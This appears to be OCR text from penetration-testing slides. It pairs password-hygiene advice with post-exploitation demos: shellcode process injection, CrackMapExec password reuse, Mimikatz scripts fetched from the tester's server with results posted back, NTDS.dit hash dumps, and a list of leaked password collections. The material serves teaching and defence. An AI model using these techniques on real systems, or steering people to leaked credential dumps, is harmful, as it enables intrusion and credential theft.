
- Awareness training!
 - Use whole sentences
 - No dictionary words in short PWs
 - No patterns!
 - No U=P !
 - > 14 characters+
 - ENFORCE THIS.
 - AUDIT YOUR HASHES
 - Check for dupes
 - MFA
 - Stop using passwords



**POST
EXPLOITATION**

POST EX PLOI TATION

EDR PROCESS INJECTION




```
C:\Users\User\Desktop>ProcessInjection.exe /pid:6344 /path:"C:\Users\User\Desktop\c.txt" /f:c
#####
# [D] [D] ([ ]) [E] {S} } T [N] [E] T [O] N
#
[+] Process running with WINDEV1811EVAL\User privileges with MEDIUM / LOW integrity.
[+] Obtaining the handle for the process id 6344.
[+] Handle 688 opened for the process id 6344.
[+] Allocating memory to inject the shellcode.
[+] Memory for injecting shellcode allocated at 0x2103478255616.
[+] Writing the shellcode at the allocated memory location.
[+] Shellcode written in the process memory.
[+] Creating remote thread to execute the shellcode.
[+] Successfully injected the shellcode into the memory of the process id 6344.

C:\Users\User\Desktop>
```

POST EXPLOI TATION

POST EXPLOI TATION



```

[!] CRACKMAPEXEC
[!] A Swiss Army Knife for pentesting networks
[!] Forged by @byt3bl33d3r using the powah of dank memes

Version: 4.0.1dev
Codename: Bug Pr0n

optional arguments:
-n:JEFFLAB) (signing:False) (SMBv1:True)
MB      192.168.12.209 445 JEFFLAB-SQL02      [*] Windows Server 2016 Standard 14393 x64 (name:J
) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB      192.168.12.211 445 JEFFLAB-APP01      [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB      192.168.12.131 445 JEFFLAB-PC01      [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB      192.168.12.209 445 JEFFLAB-SQL02      [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
IMIKATZ 192.168.12.211 445 JEFFLAB-APP01      [+] Executed launcher
IMIKATZ 192.168.12.131 445 JEFFLAB-PC01      [+] Executed launcher
IMIKATZ 192.168.12.209 445 JEFFLAB-SQL02      [+] Executed launcher
IMIKATZ 192.168.12.211 445 JEFFLAB-APP01      [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ 192.168.12.131 445 JEFFLAB-PC01      [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ 192.168.12.209 445 JEFFLAB-SQL02      [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ 192.168.12.211 445 JEFFLAB-APP01      [*] Waiting on 3 host(s)
IMIKATZ 192.168.12.131 445 JEFFLAB-PC01      [*] - - "POST / HTTP/1.1" 200 -
IMIKATZ 192.168.12.211 445 JEFFLAB-SQL02      JEFFLAB\Jeff:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ 192.168.12.131 445 JEFFLAB\JEFFLAB-PC01$:9ef87ed2123f94d32044573c5531
IMIKATZ 192.168.12.131 445 JEFFLAB\StanSitwell:13b29964cc2480b4ef454c59562e67
IMIKATZ 192.168.12.131 445 JEFFLAB\SteveHolt:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ 192.168.12.131 445 JEFFLAB\Gene.Parmesan:13b29964cc2480b4ef454c59562e67
IMIKATZ 192.168.12.131 445 JEFFLAB\Michael:13b29964cc2480b4ef454c59562e675c
IMIKATZ 192.168.12.131 445 JEFFLAB\Michael:13b29964cc2480b4ef454c59562e675c
[+] Added 6 credential(s) to the database
[*] Saved raw Mimikatz output to Mimikatz-192.168.
07-24_113916.log

root@kali:~/Desktop/CrackMapExec-2.3# python crackmapexec.py 192.168.100.100 -u pc -p P@ssw0rd1 -d insecure.com
10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [*] Windows 6.3 Build 9600 (name:DC1) (domain:insecure.com)
10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [+] Login successful insecure.com\pc:P@ssw0rd1
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 [+] Dumping NTDS.dit secrets using the DRSUAPI method (domain
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b7
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a3285d68f94aae11
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\pc:1104:aad3b435b51404eeaad3b435b51404ee:ae97487
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimone:1106:aad3b435b51404eeaad3b435b51404ee:
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimtwo:1107:aad3b435b51404eeaad3b435b51404ee:
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimthree:1108:aad3b435b51404eeaad3b435b51404ee
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimfour:1109:aad3b435b51404eeaad3b435b51404ee
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 DC1$:1001:aad3b435b51404eeaad3b435b51404ee:d9f9acf6762223ed2e
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 VICTIM1$:1105:aad3b435b51404eeaad3b435b51404ee:f76417022ce4cc

```

POST EXPLOI TATION

PW CRACKING

*	Collection #2-#5 & Antipublic	364.65 GiB
*	Facebook Leak [2019][533M Records][106 Countries]	15.16 GiB
*	HIBP Consolidated and Anonymised Data.zip	11.5 MiB
*	hibp_plain.7z	2.82 GiB
*	wpa.1.2.billion.passwords.for.wifi.wpa.pentesting	13.44 GiB
*	pwned-passwords-sha1-ordered-by-hash-v8.7z	15.14 GiB
*	pwned-passwords-sha1-ordered-by-count-v8.7z	17.28 GiB
*	pwned-passwords-ntlm-ordered-by-hash-v8.7z	11.76 GiB
*	pwned-passwords-ntlm-ordered-by-count-v8.7z	13.89 GiB
*	45000 hacked myspace accounts (login and passwords) - P0w3rp0t1	1.5 MiB
*	5.7 million passwords list 2015 to 2019 (August 2019) [Ny2rogen]	26.0 MiB

POST EXPLOITATION

